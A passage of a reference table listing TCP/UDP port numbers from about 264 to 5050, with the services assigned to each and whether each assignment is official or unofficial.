264	TCP	UDP	BGMP, Border Gateway Multicast Protocol	Official
280	TCP	UDP	http-mgmt	Official
308	TCP		Novastor Online Backup	Official
311	TCP		Mac OS X Server Admin (officially AppleShare IP Web administration)	Official
318	TCP	UDP	PKIX TSP, Time Stamp Protocol	Official
319		UDP	Precision time protocol event messages	Official
320		UDP	Precision time protocol general messages	Official
323	TCP	UDP	IMMP, Internet Message Mapping Protocol	Unofficial
350	TCP	UDP	MATIP-Type A, Mapping of Airline Traffic over Internet Protocol	Official
351	TCP	UDP	MATIP-Type B, Mapping of Airline Traffic over Internet Protocol	Official
366	TCP	UDP	ODMR, On-Demand Mail Relay	Official
369	TCP	UDP	Rpc2portmap	Official
370	TCP		codaauth2—Coda authentication server	Official
370		UDP	codaauth2—Coda authentication server	Official
370		UDP	securecast1—Outgoing packets to NAI's servers	Unofficial
371	TCP	UDP	ClearCase albd	Official
383	TCP	UDP	HP data alarm manager	Official
384	TCP	UDP	A Remote Network Server System	Official
387	TCP	UDP	AURP, AppleTalk Update-based Routing Protocol	Official
389	TCP	UDP	Lightweight Directory Access Protocol (LDAP)	Official
401	TCP	UDP	UPS Uninterruptible Power Supply	Official
402	TCP		Altiris, Altiris Deployment Client	Unofficial
411	TCP		Direct Connect Hub	Unofficial
412	TCP		Direct Connect Client-to-Client	Unofficial
427	TCP	UDP	Service Location Protocol (SLP)	Official
443	TCP		HTTPS (Hypertext Transfer Protocol over SSL/TLS)	Official
444	TCP	UDP	SNPP, Simple Network Paging Protocol (RFC 1568)	Official

445	TCP		Microsoft-DS Active Directory, Windows shares	Official
445	TCP		Microsoft-DS SMB file sharing	Official
464	TCP	UDP	Kerberos Change/Set password	Official
465	TCP		Cisco protocol	Unofficial
465	TCP		SMTP over SSL	Unofficial
475	TCP	UDP	tcpnethaspsrv (Aladdin Knowledge Systems Hasp services, TCP/IP version)	Official
497	TCP		Dantz Retrospect	Official
500		UDP	Internet Security Association and Key Management Protocol (ISAKMP)	Official
501	TCP		STMF, Simple Transportation Management Framework—DOT NTCIP 1101	Unofficial
502	TCP	UDP	asa-appl-proto, Protocol	Unofficial
502	TCP	UDP	Modbus, Protocol	Unofficial
504	TCP	UDP	Citadel—multiservice protocol for dedicated clients for the Citadel groupware system	Official
510	TCP		First Class Protocol	Unofficial
512	TCP		Rexec, Remote Process Execution	Official
512		UDP	comsat, together with biff	Official
513	TCP		rlogin	Official
513		UDP	Who	Official
514	TCP		Shell—used to execute non-interactive commands on a remote system (Remote Shell, rsh, remsh)	Official
514		UDP	Syslog—used for system logging	Official
515	TCP		Line Printer Daemon—print service	Official
517		UDP	Talk	Official
518		UDP	NTalk	Official
520	TCP		efs, extended file name server	Official
520		UDP	Routing Information Protocol (RIP)	Official
524	TCP	UDP	NetWare Core Protocol (NCP) is used for a variety things such as access to primary NetWare server resources, Time Synchronization, etc.	Official
525		UDP	Timed, Timeserver	Official
530	TCP	UDP	RPC	Official
531	TCP	UDP	AOL Instant Messenger, IRC	Unofficial
532	TCP		netnews	Official
533		UDP	netwall, For Emergency Broadcasts	Official
540	TCP		UUCP (Unix-to-Unix Copy Protocol)	Official

542	TCP	UDP	commerce (Commerce Applications)	Official
543	TCP		klogin, Kerberos login	Official
544	TCP		kshell, Kerberos Remote shell	Official
545	TCP		OSIsoft PI (VMS), OSISoft PI Server Client Access	Unofficial
546	TCP	UDP	DHCPv6 client	Official
547	TCP	UDP	DHCPv6 server	Official
548	TCP		Apple Filing Protocol (AFP) over TCP	Official
550		UDP	new-rwho, new-who	Official
554	TCP	UDP	Real Time Streaming Protocol (RTSP)	Official
556	TCP		Remotefs, RFS, rfs_server	Official
560		UDP	rmonitor, Remote Monitor	Official
561		UDP	monitor	Official
563	TCP	UDP	NNTP protocol over TLS/SSL (NNTPS)	Official
587	TCP		e-mail message submission (SMTP)	Official
591	TCP		FileMaker 6.0 (and later) Web Sharing (HTTP Alternate, also see port 80)	Official
593	TCP	UDP	HTTP RPC Ep Map, Remote procedure call over Hypertext Transfer Protocol, often used by Distributed Component Object Model services and Microsoft Exchange Server	Official
604	TCP		TUNNEL profile, a protocol for BEEP peers to form an application layer tunnel	Official
623		UDP	ASF Remote Management and Control Protocol (ASF-RMCP)	Official
631	TCP	UDP	Internet Printing Protocol (IPP)	Official
631	TCP	UDP	Common Unix Printing System (CUPS)	Unofficial
635	TCP	UDP	RLZ DBase	Official
636	TCP	UDP	Lightweight Directory Access Protocol over TLS/SSL (LDAPS)	Official
639	TCP	UDP	MSDP, Multicast Source Discovery Protocol	Official
641	TCP	UDP	SupportSoft Nexus Remote Command (control/listening): A proxy gateway connecting remote control traffic	Official
646	TCP	UDP	LDP, Label Distribution Protocol, a routing protocol used in MPLS networks	Official
647	TCP		DHCP Failover protocol	Official
648	TCP		RRP (Registry Registrar Protocol)	Official
651	TCP	UDP	IEEE-MMS	Official
652	TCP		DTCP, Dynamic Tunnel Configuration Protocol	Unofficial
653	TCP	UDP	SupportSoft Nexus Remote Command (data): A proxy gateway connecting remote control traffic	Official
654	TCP		Media Management System (MMS) Media Management Protocol (MMP)	Official

657	TCP	UDP	IBM RMC (Remote monitoring and Control) protocol, used by System p5 AIX Integrated Virtualization Manager (IVM) and Hardware Management Console to connect managed logical partitions (LPAR) to enable dynamic partition reconfiguration	Official
660	TCP		Mac OS X Server administration	Official
665	TCP		sun-dr, Remote Dynamic Reconfiguration	Unofficial
666		UDP	Doom, first online first-person shooter	Official
674	TCP		ACAP (Application Configuration Access Protocol)	Official
691	TCP		MS Exchange Routing	Official
692	TCP		Hyperwave-ISP	Official
694	TCP	UDP	Linux-HA High availability Heartbeat	Official
695	TCP		IEEE-MMS-SSL (IEEE Media Management System over SSL)	Official
698		UDP	OLSR (Optimized Link State Routing)	Official
699	TCP		Access Network	Official
700	TCP		EPP (Extensible Provisioning Protocol), a protocol for communication between domain name registries and registrars (RFC 5734)	Official
701	TCP		LMP (Link Management Protocol (Internet)), a protocol that runs between a pair of nodes and is used to manage traffic engineering (TE) links	Official
702	TCP		IRIS[28][29] (Internet Registry Information Service) over BEEP (Blocks Extensible Exchange Protocol) (RFC 3983)	Official
706	TCP		Secure Internet Live Conferencing (SILC)	Official
711	TCP		Cisco Tag Distribution Protocol—being replaced by the MPLS Label Distribution Protocol	Official
712	TCP		Topology Broadcast based on Reverse-Path Forwarding routing protocol (TBRPF) (RFC 3684)	Official
712		UDP	Promise RAID Controller	Unofficial
720	TCP		SMQP, Simple Message Queue Protocol	Unofficial
749	TCP	UDP	Kerberos (protocol) administration	Official
750	TCP		rfile	Official
750		UDP	loadav	Official
750		UDP	kerberos-iv, Kerberos version IV	Official
751	TCP	UDP	pump	Official
751	TCP	UDP	kerberos_master, Kerberos authentication	Unofficial
752	TCP		qrh	Official
752		UDP	qrh	Official
752		UDP	passwd_server, Kerberos Password (kpasswd) server	Unofficial
753	TCP		Reverse Routing Header (rrh)	Official

753		UDP	Reverse Routing Header (rrh)	Official
753		UDP	userreg_server, Kerberos userreg server	Unofficial
754	TCP		tell send	Official
754	TCP		krb5_prop, Kerberos v5 slave propagation	Unofficial
754		UDP	tell send	Official
760	TCP	UDP	ns	Official
760	TCP	UDP	krbupdate [kreg], Kerberos registration	Unofficial
782	TCP		Conserver serial-console management server	Unofficial
783	TCP		SpamAssassin spamd daemon	Unofficial
829	TCP		CMP (Certificate Management Protocol)	Unofficial
843	TCP		Adobe Flash socket policy server	Unofficial
847	TCP		DHCP Failover protocol	Official
860	TCP		iSCSI (RFC 3720)	Official
873	TCP		rsync file synchronisation protocol	Official USA only
888	TCP		cddbp, CD DataBase (CDDB) protocol (CDDBP)—unassigned but widespread use	Unofficial
901	TCP		Samba Web Administration Tool (SWAT)	Unofficial
901	TCP		VMware Virtual Infrastructure Client (UDP from server being managed to management console)	Unofficial
901		UDP	VMware Virtual Infrastructure Client (UDP from server being managed to management console)	Unofficial
902	TCP		ideafarm-door 902/tcp self documenting Door: send 0x00 for info	Official
902	TCP		VMware Server Console (TCP from management console to server being Managed)	Unofficial
902		UDP	ideafarm-door	Official
902		UDP	VMware Server Console (UDP from server being managed to management console)	Unofficial
903	TCP		VMware Remote Console	Unofficial
904	TCP		VMware Server Alternate (if 902 is in use, i.e. SUSE linux)	Unofficial
911	TCP		Network Console on Acid (NCA)—local tty redirection over OpenSSH	Unofficial
953	TCP	UDP	Domain Name System (DNS) RNDC Service	Unofficial
981	TCP		SofaWare Technologies Remote HTTPS management for firewall devices running embedded Check Point FireWall-1 software	Unofficial
987	TCP		Microsoft This Secure Hypertext Transfer Protocol (HTTPS) port makes Windows SharePoint Services viewable through Remote Web Workplace	Unofficial
989	TCP	UDP	FTPS Protocol (data): FTP over TLS/SSL	Official

990	TCP	UDP	FTPS Protocol (control): FTP over TLS/SSL	Official
991	TCP	UDP	NAS (Netnews Administration System)	Official
992	TCP	UDP	TELNET protocol over TLS/SSL	Official
993	TCP		Internet Message Access Protocol over SSL (IMAPS)	Official
995	TCP		Post Office Protocol 3 over TLS/SSL (POP3S)	Official
999	TCP		ScimoreDB Database System	Unofficial
1001	TCP	UDP	JtoMB Tibbo device servers	Unofficial
1002	TCP		Opsware agent (aka cogbot)	Unofficial
1023	TCP	UDP	Reserved	Official

Registered ports: 1024–49151

The ranges of port number from 1024 to 49151 are the registered ports. They are assigned by IANA for specific service upon application by a requesting entity. On most systems registered ports can be used by ordinary users.

Port	TCP	UDP	Description	Status
1024	TCP	UDP	Reserved	Official
1025	TCP		NFS or IIS or Teradata	Unofficial
1026	TCP		Often used by Microsoft DCOM services	Unofficial
1029	TCP		Often used by Microsoft DCOM services	Unofficial
1058	TCP	UDP	nim, IBM AIX Network Installation Manager (NIM)	Official
1059	TCP	UDP	nimreg, IBM AIX Network Installation Manager (NIM)	Official
1080	TCP		SOCKS proxy	Official
1085	TCP	UDP	WebObjects	Official
1098	TCP	UDP	rmiactivation, RMI Activation	Official
1099	TCP	UDP	rmiregistry, RMI Registry	Official
1109		UDP	Reserved[1]	Official
1109	TCP		Reserved[1]	Official
1109	TCP		Kerberos Post Office Protocol (KPOP)	Unofficial
1110		UDP	EasyBits School network discovery protocol (for Intel's CMPC platform)	Unofficial
1140	TCP	UDP	AutoNOC protocol	Official
1167		UDP	phone, conference calling	Unofficial
1169	TCP	UDP	Tripwire	Official
1176	TCP		Perceptive Automation Indigo Home automation server	Official
1182	TCP	UDP	AcceleNet Intelligent Transfer Protocol	Official

1194	TCP	UDP	OpenVPN	Official
1198	TCP	UDP	The cajo project Free dynamic transparent distributed computing in Java	Official
1200	TCP		scol, protocol used by SCOL 3D virtual worlds server to answer world name resolution client request	Official
1200		UDP	scol, protocol used by SCOL 3D virtual worlds server to answer world name resolution client request	Official
1200		UDP	Steam Friends Applet	Unofficial
1214	TCP		Kazaa	Official
1217	TCP		Uvora Online	Unofficial
1220	TCP		QuickTime Streaming Server administration	Official
1223	TCP	UDP	TGP, TrulyGlobal Protocol, also known as "The Gur Protocol" (named for Gur Kimchi of TrulyGlobal)	Official
1234		UDP	VLC media player Default port for UDP/RTP stream	Unofficial
1236	TCP		Symantec BindView Control UNIX Default port for TCP management server connections	Unofficial
1241	TCP	UDP	Nessus Security Scanner	Official
1270	TCP	UDP	Microsoft System Center Operations Manager (SCOM) (formerly Microsoft Operations Manager (MOM)) agent	Official
1293	TCP	UDP	IPSec (Internet Protocol Security)	Official
1301	TCP		Palmer Performance OBDNet	Unofficial
1309	TCP		Altera Quartus jtagd	Unofficial
1311	TCP		Dell OpenManage HTTPS	Official
1313	TCP		Xbiim (Canvii server)	Unofficial
1319	TCP		AMX ICSP	Official
1319	UDP		AMX ICSP	Official
1337		UDP	Men and Mice DNS	Official
1337	TCP		Men and Mice DNS	Official
1337	TCP		PowerFolder P2P Encrypted File Synchronization Program	Unofficial
1337	TCP		WASTE Encrypted File Sharing Program	Unofficial
1352	TCP		IBM Lotus Notes/Domino (RPC) protocol	Official
1387	TCP	UDP	cadsi-lm, LMS International (formerly Computer Aided Design Software, Inc. (CADSI)) LM	Official
1414	TCP		IBM WebSphere MQ (formerly known as MQSeries)	Official
1417	TCP	UDP	Timbuktu Service 1 Port	Official
1418	TCP	UDP	Timbuktu Service 2 Port	Official
1419	TCP	UDP	Timbuktu Service 3 Port	Official
1420	TCP	UDP	Timbuktu Service 4 Port	Official

1431	TCP		Reverse Gossip Transport Protocol (RGTP), used to access a General-purpose Reverse-Ordered Gossip Gathering System (GROGGS) bulletin board, such as that implemented on the Cambridge University's Phoenix system	Official
1433	TCP		MSSQL (Microsoft SQL Server database management system) Server	Official
1434	TCP	UDP	MSSQL (Microsoft SQL Server database management system) Monitor	Official
1470	TCP		Solarwinds Kiwi Log Server	Official
1494	TCP		Citrix XenApp Independent Computing Architecture (ICA) thin client protocol	Official
1500	TCP		NetGuard GuardianPro firewall (NT4-based) Remote Management	Unofficial
1501		UDP	NetGuard GuardianPro firewall (NT4-based) Authentication Client	Unofficial
1503	TCP	UDP	Windows Live Messenger (Whiteboard and Application Sharing)	Unofficial
1512	TCP	UDP	Microsoft Windows Internet Name Service (WINS)	Official
1513	TCP	UDP	Garena Garena Gaming Client	Official
1521	TCP		nCube License Manager	Official
1521	TCP		Oracle database default listener, in future releases official port 2483	Unofficial
1524	TCP	UDP	ingreslock, ingres	Official
1526	TCP		Oracle database common alternative for listener	Unofficial
1527	TCP		Apache Derby Network Server default port	Unofficial
1533	TCP		IBM Sametime IM—Virtual Places Chat Microsoft SQL Server	Official
1547	TCP	UDP	Laplink	Official
1550			Gadu-Gadu (direct client-to-client)	Unofficial
1581		UDP	MIL STD 2045-47001 VMF	Official
1589		UDP	Cisco VQP (VLAN Query Protocol) / VMPS	Unofficial
1627			iSketch	Unofficial
1645	TCP	UDP	radius auth, RADIUS authentication protocol (default for Cisco and Juniper Networks RADIUS servers)	Unofficial
1646	TCP	UDP	radius acct, RADIUS authentication protocol (default for Cisco and Juniper Networks RADIUS servers)	Unofficial
1666	TCP		Perforce	Unofficial
1677	TCP	UDP	Novell GroupWise clients in client/server access mode	Official
1688	TCP		Microsoft Key Management Service for KMS Windows	Unofficial

			Activation	
1701		UDP	Layer 2 Forwarding Protocol (L2F) & Layer 2 Tunneling Protocol (L2TP)	Official
1707		TCP	Romtoc Packet Protocol (L2F) & Layer 2 Tunneling Protocol (L2TP)	Unofficial
1716	TCP		America's Army Massively multiplayer online game (MMO)	Unofficial
1719		UDP	H.323 Registration and alternate communication	Official
1720	TCP		H.323 Call signalling	Official
1723	TCP	UDP	Microsoft Point-to-Point Tunneling Protocol (PPTP)	Official
1725		UDP	Valve Steam Client	Unofficial
1755	TCP	UDP	Microsoft Media Services (MMS, ms-streaming)	Official
1761		UDP	cft-0	Official
1761	TCP		cft-0	Official
1761	TCP		Novell Zenworks Remote Control utility	Unofficial
1762–1768	TCP	UDP	cft-1 to cft-7	Official
1801	TCP	UDP	Microsoft Message Queuing	Official
1812	TCP	UDP	radius, RADIUS authentication protocol	Official
1813	TCP	UDP	radacct, RADIUS accounting protocol	Official
1863	TCP		MSNP (Microsoft Notification Protocol), used by the .NET Messenger Service and a number of Instant Messaging clients	Official
1883	TCP	UDP	MQ Telemetry Transport (MQTT), formerly known as MQIsdp (MQSeries SCADA protocol)	Official
1886	TCP		Leonardo over IP Pro2col Ltd	Unofficial
1900		UDP	Microsoft SSDP Enables discovery of UPnP devices	Official
1920	TCP		IBM Tivoli Monitoring Console (https)	Unofficial
1935	TCP		Adobe Systems Macromedia Flash Real Time Messaging Protocol (RTMP) "plain" protocol	Official
1947	TCP	UDP	SentinelSRM (hasplm), Aladdin HASP License Manager	Official
1967		UDP	Cisco IOS IP Service Level Agreements (IP SLAs) Control Protocol	Unofficial
1970	TCP	UDP	Netop Business Solutions Netop Remote Control	Official
1971	TCP	UDP	Netop Business Solutions Netop School	Official
1972	TCP	UDP	InterSystems Caché	Official
1975–1977		UDP	Cisco TCO (Documentation)	Official
1984	TCP		Big Brother System and Network Monitor	Official

1985		UDP	Cisco HSRP	Official
1994	TCP	UDP	Cisco STUN-SDLC (Serial Tunneling—Synchronous Data Link Control) protocol	Official
1997	TCP		Chizmo Networks Transfer Tool	Unofficial
1998	TCP	UDP	Cisco X.25 over TCP (XOT) service	Official
2000	TCP	UDP	Cisco SCCP (Skinny)	Official
2001		UDP	CAPTAN Test Stand System	Unofficial
2002	TCP		Secure Access Control Server (ACS) for Windows	Unofficial
2030			Oracle Services for Microsoft Transaction Server	Unofficial
2031	TCP	UDP	mobrien-chat(http://chat.mobrien.com:2031)	Official
2041	TCP		Mail.Ru Agent communication protocol	Unofficial
2049		UDP	Network File System	Official
2049		UDP	shilp	Official
2053		UDP	lot105-ds-upd Lot105 DSuper Updates	Official
2053	TCP		lot105-ds-upd Lot105 DSuper Updates	Official
2053	TCP		knetd Kerberos de-multiplexor	Unofficial
2056		UDP	Civilization 4 multiplayer	Unofficial
2073	TCP	UDP	DataReel Database	Official
2074	TCP	UDP	Vertel VMF SA (i.e. App.. SpeakFreely)	Official
2082	TCP		Infowave Mobility Server	Official
2082	TCP		CPanel default	Unofficial
2083	TCP		Secure Radius Service (radsec)	Official
2083	TCP		CPanel default SSL	Unofficial
2086	TCP		GNUnet	Official
2086	TCP		WebHost Manager default	Unofficial
2087	TCP		WebHost Manager default SSL	Unofficial
2095	TCP		CPanel default Web mail	Unofficial
2096	TCP		CPanel default SSL Web mail	Unofficial
2102	TCP	UDP	zephyr-srv Project Athena Zephyr Notification Service server	Official
2103	TCP	UDP	zephyr-clt Project Athena Zephyr Notification Service serv-hm connection	Official
2104	TCP	UDP	zephyr-hm Project Athena Zephyr Notification Service hostmanager	Official
2105	TCP	UDP	IBM MiniPay	Official
2105	TCP	UDP	eklogin Kerberos encrypted remote login (rlogin)	Unofficial
2105	TCP	UDP	zephyr-hm-srv Project Athena Zephyr Notification Service hm-serv connection (should use port 2102)	Unofficial

2144	TCP		Iron Mountain LiveVault Agent	UnOfficial
2145	TCP		Iron Mountain LiveVault Agent	UnOfficial
2156		UDP	Talari Reliable Protocol	Official
2160	TCP		APC Agent	Official
2161	TCP		APC Agent	Official
2181	TCP	UDP	EForward-document transport system	Official
2190		UDP	TiVoConnect Beacon	Unofficial
2200		UDP	Tuxanci game server	Unofficial
2210		UDP	NOAAPORT Broadcast Network	Official
2210	TCP		NOAAPORT Broadcast Network	Official
2210	TCP		MikroTik Remote management for "The Dude"	Unofficial
2211		UDP	EMWIN	Official
2211	TCP		EMWIN	Official
2211	TCP		MikroTik Secure management for "The Dude"	Unofficial
2212		UDP	LeeCO POS Server Service	Official
2212	TCP		LeeCO POS Server Service	Official
2212	TCP		Port-A-Pour Remote WinBatch	Unofficial
2219	TCP	UDP	NetIQ NCAP Protocol	Official
2220	TCP	UDP	NetIQ End2End	Official
2221	TCP		ESET Anti-virus updates	Unofficial
2222	TCP		DirectAdmin default & ESET Remote Administration	Unofficial
2223		UDP	Microsoft Office OS X antipiracy network monitor	Unofficial
2261	TCP	UDP	CoMotion Master	Official
2262	TCP	UDP	CoMotion Backup	Official
2301	TCP		HP System Management Redirect to port 2381	Unofficial
2302		UDP	ArmA multiplayer (default for game)	Unofficial
2302		UDP	Halo: Combat Evolved multiplayer	Unofficial
2303		UDP	ArmA multiplayer (default for server reporting) *(default port for game +1)*	Unofficial
2305		UDP	ArmA multiplayer (default for VoN) *(default port for game +3)*	Unofficial
2369	TCP		Default for BMC Software Control-M/Server—Configuration Agent, though often changed during installation	Official
2370	TCP		Default for BMC Software Control-M/Server—to allow the Control-M/Enterprise Manager to connect to the Control-M/Server, though often changed during installation	Official

2379	TCP		KGS Go Server	Unofficial
2381	TCP		HP Insight Manager default for Web server	Unofficial
2401	TCP		CVS version control system	Unofficial
2404	TCP		IEC 60870-5 -104, used to send electric power telecontrol messages between two systems via directly connected data circuits	Official
2420		UDP	Westell Remote Access	Official
2427		UDP	Cisco MGCP	Official
2447	TCP	UDP	ovwdb—OpenView Network Node Manager (NNM) daemon	Official
2483	TCP	UDP	Oracle database listening for unsecure client connections to the listener, replaces port 1521	Official
2484	TCP	UDP	Oracle database listening for SSL client connections to the listener	Official
2500	TCP		THEÒSMESSENGER listening for TheòsMessenger client connections	Official
2501	TCP		TheosNet-Admin listening for TheòsMessenger client connections	Official
2518	TCP	UDP	Willy	Official
2525	TCP		SMTP alternate	Unofficial
2535	TCP		MADCAP	
2546	TCP	UDP	EVault—Data Protection Services	Unofficial
2593	TCP	UDP	RunUO—Ultima Online server	Unofficial
2598	TCP		new ICA—when Session Reliability is enabled, TCP port 2598 replaces port 1494	Unofficial
2599	TCP		SonicWALL Antispam traffic between Remote Analyzer (RA) and Control Center (CC)	Unofficial
2610	TCP		Dark Ages	Unofficial
2612	TCP	UDP	QPasa from MQSoftware	Official
2638	TCP		Sybase database listener	Unofficial
2636	TCP		Solve Service	Official
2698	TCP	UDP	Citel / MCK IVPIP	Official
2700–2800	TCP		KnowShowGo P2P	Official
2710	TCP		XBT Bittorrent Tracker	Unofficial
2710		UDP	XBT Bittorrent Tracker experimental UDP tracker extension	Unofficial
2710	TCP		Knuddels.de	Unofficial
2735	TCP	UDP	NetIQ Monitor Console	Official

2809	TCP		corbaloc:iiop URL, per the CORBA 3.0.3 specification	Official
2809	TCP		IBM WebSphere Application Server (WAS) Bootstrap/rmi default	Unofficial
2809		UDP	corbaloc:iiop URL, per the CORBA 3.0.3 specification.	Official
2868	TCP	UDP	Norman Proprietary Event Protocol NPEP	Official
2944		UDP	Megaco Text H.248	Unofficial
2945		UDP	Megaco Binary (ASN.1) H.248	Unofficial
2947	TCP		gpsd GPS daemon	Official
2948	TCP	UDP	WAP-push Multimedia Messaging Service (MMS)	Official
2949	TCP	UDP	WAP-pushsecure Multimedia Messaging Service (MMS)	Official
2967	TCP		Symantec AntiVirus Corporate Edition	Unofficial
3000	TCP		Miralix License server	Unofficial
3000	TCP		Cloud9 Integrated Development Environment server	Unofficial
3000		UDP	Distributed Interactive Simulation (DIS), modifiable default	Unofficial
3000	TCP		Ruby on Rails development default	Unofficial
3001	TCP		Miralix Phone Monitor	Unofficial
3001	TCP		Opsware server (Satellite)	Unofficial
3002	TCP		Miralix CSTA	Unofficial
3003	TCP		Miralix GreenBox API	Unofficial
3004	TCP		Miralix InfoLink	Unofficial
3005	TCP		Miralix TimeOut	Unofficial
3006	TCP		Miralix SMS Client Connector	Unofficial
3007	TCP		Miralix OM Server	Unofficial
3008	TCP		Miralix Proxy	Unofficial
3017	TCP		Miralix IVR and Voicemail	Unofficial
3025	TCP		netpd.org	Unofficial
3030	TCP	UDP	NetPanzer	Unofficial
3050	TCP	UDP	gds_db (Interbase/Firebird)	Official
3051	TCP	UDP	Galaxy Server (Gateway Ticketing Systems)	Official
3052	TCP	UDP	APC PowerChute Network	Official
3074	TCP	UDP	Xbox LIVE and/or Games for Windows - LIVE	Official
3100	TCP		HTTP used by Tatsoft as the default listen port	Unofficial
3101	TCP		BlackBerry Enterprise Server communication to cloud	Unofficial
3128	TCP		HTTP used by Web caches and the default for the Squid (software)	Unofficial
3128	TCP		HTTP used by Tatsoft as the default client connection	Unofficial
3225	TCP	UDP	FCIP (Fiber Channel over Internet Protocol)	Official

3233	TCP	UDP	WhiskerControl research control protocol	Official
3235	TCP	UDP	Galaxy Network Service (Gateway Ticketing Systems)	Official
3260	TCP		iSCSI target	Official
3268	TCP	UDP	msft-gc, Microsoft Global Catalog (LDAP service which contains data from Active Directory forests)	Official
3269	TCP	UDP	msft-gc-ssl, Microsoft Global Catalog over SSL (similar to port 3268, LDAP over SSL)	Official
3283	TCP		Apple Remote Desktop reporting (officially *Net Assistant*, referring to an earlier product)	Official
3299	TCP		SAP-Router (routing application proxy for SAP R/3)	Unofficial
3300	TCP	UDP	Debate Gopher backend database system	Unofficial
3305	TCP	UDP	odette-ftp, Odette File Transfer Protocol (OFTP)	Official
3306	TCP	UDP	MySQL database system	Official
3313	TCP		Verisys - File Integrity Monitoring Software	Unofficial
3333	TCP		Network Caller ID server	Unofficial
3333	TCP		CruiseControl.rb[42]	Unofficial
3386	TCP	UDP	GTP' 3GPP GSM/UMTS CDR logging protocol	Official
3389	TCP	UDP	Microsoft Terminal Server (RDP) officially registered as Windows Based Terminal (WBT) - Link	Official
3396	TCP	UDP	Novell NDPS Printer Agent	Official
3412	TCP	UDP	xmlBlaster	Official
3455	TCP	UDP	[RSVP] Reservation Protocol	Official
3423	TCP		Xware xTrm Communication Protocol	Official
3424	TCP		Xware xTrm Communication Protocol over SSL	Official
3478	TCP	UDP	STUN, a protocol for NAT traversal	Official
3483		UDP	Slim Devices discovery protocol	Official
3483	TCP		Slim Devices SlimProto protocol	Official
3516	TCP	UDP	Smartcard Port	Official
3527		UDP	Microsoft Message Queuing	Official
3535	TCP		SMTP alternate	Unofficial
3537	TCP	UDP	ni-visa-remote	Unofficial
3544		UDP	Teredo tunneling	Official
3605		UDP	ComCam IO Port	Official
3606	TCP	UDP	Splitlock Server	Official
3632	TCP		distributed compiler	Official
3689	TCP		Digital Audio Access Protocol (DAAP)—used by Apple's iTunes and AirPort Express	Official
3690	TCP	UDP	Subversion version control system	Official

3702	TCP	UDP	Web Services Dynamic Discovery (WS-Discovery), used by various components of Windows Vista	Official
3723	TCP	UDP	Used by many Battle.net Blizzard games (Diablo II, Warcraft II, Warcraft III, StarCraft)	Unofficial
3724		UDP	World of Warcraft Online gaming MMORPG	Official
3724	TCP		World of Warcraft Online gaming MMORPG	Official
3724	TCP		Club Penguin Disney online game for kids	Unofficial
3784	TCP	UDP	Ventrilo VoIP program used by Ventrilo	Unofficial
3785		UDP	Ventrilo VoIP program used by Ventrilo	Unofficial
3800	TCP		Used by HGG programs	Unofficial
3880	TCP	UDP	IGRS	Official
3868	TCP	SCTP	Diameter base protocol (RFC 3588)	Official
3872	TCP		Oracle Management Remote Agent	Unofficial
3899	TCP		Remote Administrator	Unofficial
3900	TCP		udt_os, IBM UniData UDT OS	Official
3945	TCP	UDP	EMCADS service, a Giritech product used by G/On	Official
3978	TCP	UDP	OpenTTD game (masterserver and content service)	Unofficial
3979	TCP	UDP	OpenTTD game	Unofficial
3999	TCP	UDP	Norman distributed scanning service	Official
4000	TCP	UDP	Diablo II game	Unofficial
4001	TCP		Microsoft Ants game	Unofficial
4007	TCP		PrintBuzzer printer monitoring socket server	Unofficial
4018	TCP	UDP	protocol information and warnings	Official
4069		UDP	Minger Email Address Verification Protocol	Official
4089	TCP	UDP	OpenCORE Remote Control Service	Official
4093	TCP	UDP	PxPlus Client server interface ProvideX	Official
4096	TCP	UDP	Ascom Timeplex BRE (Bridge Relay Element)	Official
4100			WatchGuard Authentication Applet—default	Unofficial
4111	TCP		Xgrid	Official
4116	TCP	UDP	Smartcard-TLS	Official
4125	TCP		Microsoft Remote Web Workplace administration	Unofficial
4172	TCP	UDP	Teradici PCoIP	Official
4201	TCP		TinyMUD and various derivatives	Unofficial
4226	TCP	UDP	Aleph One (game)	Unofficial
4224	TCP		Cisco Audio Session Tunneling	Unofficial
4321	TCP		Referral Whois (RWhois) Protocol	Official
4323		UDP	Lincoln Electric's ArcLink/XT	Unofficial

4433-4436	TCP		Axence nVision	Unofficial
4500		UDP	IPSec NAT Traversal (RFC 3947)	Official
4534		UDP	Armagetron Advanced default server port	Unofficial
4567	TCP		Sinatra default server port in development mode (HTTP)	Unofficial
4569		UDP	Inter-Asterisk eXchange (IAX2)	Official
4610–4640	TCP		QualiSystems TestShell Suite Services	Unofficial
4662		UDP	OrbitNet Message Service	Official
4662	TCP		OrbitNet Message Service	Official
4662	TCP		Default for older versions of eMule	Unofficial
4664	TCP		Google Desktop Search	Unofficial
4672		UDP	Default for older versions of eMule	Unofficial
4711	TCP		eMule optional web interface	Unofficial
4711	TCP		McAfee Web Gateway 7 - Default GUI Port HTTP	Unofficial
4712	TCP		McAfee Web Gateway 7 - Default GUI Port HTTPS	Unofficial
4728	TCP		Computer Associates Desktop and Server Management (DMP)/Port Multiplexer	Official
4747	TCP		Apprentice	Unofficial
4750	TCP		BladeLogic Agent	Unofficial
4840	TCP	UDP	OPC UA TCP Protocol for OPC Unified Architecture from OPC Foundation	Official
4843	TCP	UDP	OPC UA TCP Protocol over TLS/SSL for OPC Unified Architecture from OPC Foundation	Official
4847	TCP	UDP	Web Fresh Communication, Quadrion Software & Odorless Entertainment	Official
4894	TCP	UDP	LysKOM Protocol A	Official
4899	TCP	UDP	Radmin remote administration tool (program sometimes used by a Trojan horse)	Official
4949	TCP		Munin Resource Monitoring Tool	Official
4950	TCP	UDP	Cylon Controls UC32 Communications Port	Official
4982	TCP	UDP	Solar Data Log (JK client app for PV solar inverters)	Unofficial
4993	TCP	UDP	Home FTP Server web Interface Default Port	Unofficial
5000	TCP		commplex-main	Official
5000	TCP		UPnP—Windows network device interoperability	Unofficial
5000	TCP		VTun—VPN Software	Unofficial
5000		UDP	FlightGear multiplayer	Unofficial
5000		UDP	VTun—VPN Software	Unofficial

5001	TCP		commplex-link	Official
5001	TCP		Slingbox and Slingplayer	Unofficial
5001	TCP		Iperf (Tool for measuring TCP and UDP bandwidth performance)	Unofficial
5001		UDP	Iperf (Tool for measuring TCP and UDP bandwidth performance)	Unofficial
5002	TCP		SOLICARD ARX	Unofficial
5003	TCP	UDP	FileMaker	Official
5004	TCP	UDP,DCCP	RTP (Real-time Transport Protocol) media data (RFC 3551, RFC 4571)	Official
5005	TCP	UDP,DCCP	RTP (Real-time Transport Protocol) control protocol (RFC 3551, RFC 4571)	Official
5029	TCP		Sonic Robot Blast 2 : Multiplayer	Unofficial
5031	TCP	UDP	AVM CAPI-over-TCP (ISDN over Ethernet tunneling)	Unofficial
5050	TCP		Yahoo! Messenger	Unofficial
